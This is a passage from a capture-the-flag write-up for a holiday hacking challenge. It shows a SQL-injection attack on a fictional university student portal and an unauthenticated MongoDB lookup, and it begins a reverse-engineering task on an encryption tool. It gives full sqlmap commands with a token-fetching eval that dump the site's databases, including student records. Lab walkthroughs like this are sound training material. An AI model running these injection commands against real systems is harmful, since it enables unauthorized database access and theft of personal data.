
Objective hint:

- SQL Injection from OWASP: https://www.owasp.org/index.php/SQL_Injection
- SQLMap Tamper Scripts: https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win

9.2 Retrieve Scraps of Paper from Server

Checking out the website **https://studentportal.elfu.org/** identifies an Application Form which allows users of the site to submit data.

Submitting a bogus application with a ' in the name field clearly identified SQL injection being a problem for the site:



When inspecting the traffic generated by the bogus application submit in burp it can be seen that before the **POST** request a **GET** request is performed to URL: **https://studentportal.elfu.org/validator.php**

Which response with two base64 encoded strings combined by a _:

```
MTAxMDM4NjA0NDgwMTU3ODcyODE5NTEwMTAzODYwNC40OA==_MTI5MzI5NDEzNzM0NDAz
MjMzMjM1MzQzLjM2
```

This string is then used as the variable token in the POST request to application-received.php:

```
POST /application-received.php HTTP/1.1
Host: studentportal.elfu.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://studentportal.elfu.org/apply.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 187
Connection: close
Upgrade-Insecure-Requests: 1

name=%27&elfmail=a%40adlfkj.com&program=adlfkjadslkj&phone=4534524545
2&whyme=ljkj&essay=lkj&token=MTAxMDM4NjA0NDgwMTU3ODcyODE5NTEwMTAzODYw
NC40OA%3D%3D_MTI5MzI5NDEzNzM0NDAzMjMzMjM1MzQzLjM2
```

With the above information we create the **sqlmap** command to dump the databases with the **–eval** parameter to run python code to retrieve a token before each post request is submitted, and running it through the burp proxy to confirm its all working:

```
root@Kali:~# sqlmap --url 'https://studentportal.elfu.org/application-received.php' --
data='name=Me&elfmail=adlgkaj%40aglakj.com&program=adlgkjadglkj&phone=23523523&whyme=adlfkj
adfklj&essay=adlkajdglj&token=empty' --referer='https://studentportal.elfu.org/apply.php' -
-eval "import requests; token =
(requests.get('https://studentportal.elfu.org/validator.php')).text" --batch --dbs --
proxy='https://localhost:8080'
```

Two databases get identified:

```
available databases [2]:
[*] elfu
[*] information_schema
```

Using this information get the tables for database **elfu**:

```
root@Kali:~# sqlmap --url 'https://studentportal.elfu.org/application-received.php' --
data='name=Me&elfmail=adlgkaj%40aglakj.com&program=adlgkjadglkj&phone=23523523&whyme=adlfkj
adfklj&essay=adlkajdglj&token=empty' --referer='https://studentportal.elfu.org/apply.php' -
-eval "import requests; token =
(requests.get('https://studentportal.elfu.org/validator.php')).text" --batch -D elfu --
tables
```

Three tables are identified:

```
Database: elfu
[3 tables]
+--------------+
| applications |
| krampus      |
```

```
| students     |
+--------------+
```

Next let's focus in on **krampus** table to retrieve the contents:


```
root@Kali:~# sqlmap --url 'https://studentportal.elfu.org/application-received.php' --
data='name=Me&elfmail=adlgkaj%40aglakj.com&program=adlgkjadglkj&phone=23523523&whyme=adlfkj
adfklj&essay=adlkajdglj&token=empty' --referer='https://studentportal.elfu.org/apply.php' -
-eval "import requests; token =
(requests.get('https://studentportal.elfu.org/validator.php')).text" --batch -D elfu -T
krampus --dump
```

The table contents of **krampus** is as follows:


```
Database: elfu
Table: krampus
[6 entries]
+----+------------------------+
| id | path                   |
+----+------------------------+
| 1  | /krampus/0f5f510e.png  |
| 2  | /krampus/1cc7e121.png  |
| 3  | /krampus/439f15e6.png  |
| 4  | /krampus/667d6896.png  |
| 5  | /krampus/adb798ca.png  |
| 6  | /krampus/ba417715.png  |
+----+------------------------+
```

With this information the following images can be downloaded from the server:

- https://studentportal.elfu.org/krampus/0f5f510e.png
- https://studentportal.elfu.org/krampus/1cc7e121.png
- https://studentportal.elfu.org/krampus/439f15e6.png
- https://studentportal.elfu.org/krampus/667d6896.png
- https://studentportal.elfu.org/krampus/adb798ca.png
- https://studentportal.elfu.org/krampus/ba417715.png



When the scraps of paper are put together the text becomes clear:



Retrieve Scraps of Paper from Server Answer:

Super Sled-o-matic

What about the other two tables? Let's focus in on the **students** table to retrieve the contents:

```
root@Kali:~# sqlmap --url 'https://studentportal.elfu.org/application-received.php' --
data='name=Me&elfmail=adlgkaj%40aglakj.com&program=adlgkjadglkj&phone=23523523&whyme=adlfkj
adfklj&essay=adlkajdglj&token=empty' --referer='https://studentportal.elfu.org/apply.php' -
-eval "import requests; token =
(requests.get('https://studentportal.elfu.org/validator.php')).text" --batch -D elfu -T
students --dump
```

The table contents of **students** is as follows:

id	bio	name	degree	student_number
1	My goal is to be a happy elf!	Elfie	Raindeer Husbandry	392363902026
2	I'm just a elf. Yes, I'm only a elf. And I'm sitting here on Santa's sleigh, it's a long, long journey To the christmas tree. It's a long, long wait while I'm tinkering in the factory. But I know I'll be making kids smile on the holiday... At least I hope and pray that I will But today. I'm still ju	Elferson	Dreamineering	39210852026
3	Have you seen my list??? It is pretty high tech!	Alabaster Snowball	Geospatial Intelligence	392363902026
4	I am an engineer and the inventor of Santa's magic toy-making machine.	Bushy Evergreen	Composites and Engineering	392363902026
5	My goal is to be a happy elf!	Wunorse Openslae	Toy Design	39236372526
6	My goal is to be a happy elf!	Bushy Evergreen	Present Wrapping	392363128026
7	Check out my makeshift armour made of kitchen pots and pans!!!	Pepper Minstix	Reindeer Husbandry	392363902026
8	My goal is to be a happy elf!	Sugarplum Mary	Present Wrapping	5682168522137
9	Santa and I are besties for life!!!	Shinny Upatree	Holiday Cheer	228755779218

Next let's have a look at the applications table contents:

```
root@Kali:~# sqlmap --url 'https://studentportal.elfu.org/application-received.php' --
data='name=Me&elfmail=adlgkaj%40aglakj.com&program=adlgkjadglkj&phone=23523523&whyme=adlfkj
adfklj&essay=adlkajdglj&token=empty' --referer='https://studentportal.elfu.org/apply.php' -
-eval "import requests; token =
(requests.get('https://studentportal.elfu.org/validator.php')).text" --batch -D elfu -T
applications --dump
```

However this quickly identified a lot of entries so this was abandoned as we got what we needed:

```
[20:05:51] [INFO] used SQL query returns 14814 entries
```

10 RECOVER CLEARTEXT DOCUMENT

Difficulty: 

The Elfscrow Crypto (https://downloads.elfu.org/elfscrow.exe) tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols (https://downloads.elfu.org/elfscrow.pdb) that you can use.

Recover the plaintext content for this encrypted document (https://downloads.elfu.org/ElfURResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc). We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Krampus:

Wow! We've uncovered quite a nasty plot to destroy the holiday season.
We've gotta stop whomever is behind it!
I managed to find this protected document on one of the compromised machines in our environment.
I think our attacker was in the process of exfiltrating it.
I'm convinced that it is somehow associated with the plan to destroy the holidays. Can you decrypt it?
There are some smart people in the NetWars challenge room who may be able to help us.

10.1 MONGO PILFERER

Holly Evergreen:


Hey! It's me, Holly Evergreen! My teach er has been locked out of the quiz database and can't remember the right solution.
Without access to the answer, none of our quizzes will get graded.
Can we help get back in to find that solution?
I tried lsof -i, but that tool doesn't seem to be installed.
I think there's a tool like ps that'll help too. What are the flags I need?
Either way, you'll need to know a teensy bit of Mongo once you're in.
Pretty please find us the solution to the quiz!

Terminal hint:

- MongoDB Documentation: https://docs.mongodb.com/manual/reference/command/listDatabases/#dbcmd.listDatabases

Terminal challenge:

Start by finding the port that MongoDB is listening on, connect to the database, list the databases, connect to database, show collections in database and look in a collection with find() for the first 20 records:



```
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten]
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not
enabled for the database.
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten] **          Read and write access
to data and configuration is unrestricted.
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten]
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten]
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten] ** WARNING:
/sys/kernel/mm/transparent hugepage/enabled is 'always'.
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten] **        We suggest setting it to
'never'
2020-01-11T10:43:28.236+0000 I CONTROL  [initandlisten]

> db.adminCommand( { listDatabases: 1} )
{
        "databases" : [
                {
                        "name" : "admin",
                        "sizeOnDisk" : 32768,
                        "empty" : false
                },
                {
                        "name" : "elfu",
                        "sizeOnDisk" : 294912,
                        "empty" : false
                },
                {
                        "name" : "local",
                        "sizeOnDisk" : 65536,
                        "empty" : false
                },
                {
                        "name" : "test",
                        "sizeOnDisk" : 32768,
                        "empty" : false
                }
        ],
        "totalSize" : 425984,
        "ok" : 1
}

> use elfu
switched to db elfu

> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan

> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: **
db.loadServerScripts();displaySolution(); **" }

> db.loadServerScripts();displaySolution();

        .
       __/ __
          /
       /.'o'.
        .o.'.
       .'.'o'.
      o'.o.'.*.
     .'.o.'.'*.
    .o.'.o.'.o.'.
       [     ]
```

```
           /


  Congratulations!!


>
```

Holly Evergreen:

Woohoo! Fantabulous! I'll be the coolest elf in class.
On a completely unrelated note, digital rights management can bring a hacking elf down.
That ElfScrow one can really be a hassle.
It's a good thing Ron Bowes is giving a talk on reverse engineering!
That guy knows how to rip a thing apart. It's like he breathes opcodes!

Objective hint:

- Reversing Crypto the Easy Way: https://youtu.be/obJdpKDpFBA

10.2 Recover Cleartext Document

After watching Ron Bowes, Reversing Crypto the Easy Way talk. Download the following files:

- https://downloads.elfu.org/elfscrow.exe
- https://downloads.elfu.org/elfscrow.pdb
- https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
- https://out7.hex-rays.com/files/idafree70_windows.exe

First let's see how the application works:

```
C:\Users\admin\Desktop\Objective10>elfscrow.exe
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!


* WARNING: You're reading from stdin. That only partially works, use at your own risk!

** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:

  elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

  elfscrow.exe --decrypt --id=<secret id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
```


Create a text file **4A.txt** containing **AAAA** and do an encryption and a decryption:

```
C:\Users\admin\Desktop\Objective10>type 4A.txt
AAAA

C:\Users\admin\Desktop\Objective10>elfscrow.exe --encrypt 4A.txt 4A.txt.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578740647

Generated an encryption key: 662e39a1bba99d3e (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 6ec86308-1239-4630-b862-a607e88a8022 - Santa Says, don't share that key
with anybody!
File successfully encrypted!

    ++======================++
    ||                      ||
    ||      ELF-SCROW       ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||     O                ||
    ||     |                ||
    ||     |   (O)-         ||
    ||     |                ||
    ||     |                ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ||                      ||
    ++======================++


C:\Users\admin\Desktop\Objective10>type 4A.txt.enc
s╠jÍgñ=─



C:\Users\admin\Desktop\Objective10>elfscrow.exe --decrypt --id=6ec86308-1239-4630-b862-
a607e88a8022 4A.txt.enc 4A.txt.dec
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Let's see if we can find your key...

Retrieving the key from: /api/retrieve

We found your key!
File successfully decrypted!

  +----------------------+
  |\                    /\
  | \                  / |\
  |  |                |  | \
  |  | +------------+ |  |  \
  |  | |\          /| |  |   \
  |  | | \        / | |  |    \
  |  | |  \      /  | |  |     \
  |  | |   \    /   | |  |     |
  |  | |    \  /    | |  |     |
  |  | |     \/     | |  |     |
  |  | |            | |  |     |
  |  | |            | |  |     |
  |  | |   SECRET   | |  |     |
  | /  +------------+  \ |     |
  |/                    \|     |
  +----------------------\     |
                          \    |
                           \   |
                            \  |
```


```
                                \ |
                                 \|
                                  |


C:\Users\admin\Desktop\Objective10>type 4A.txt.dec
AAAA
```

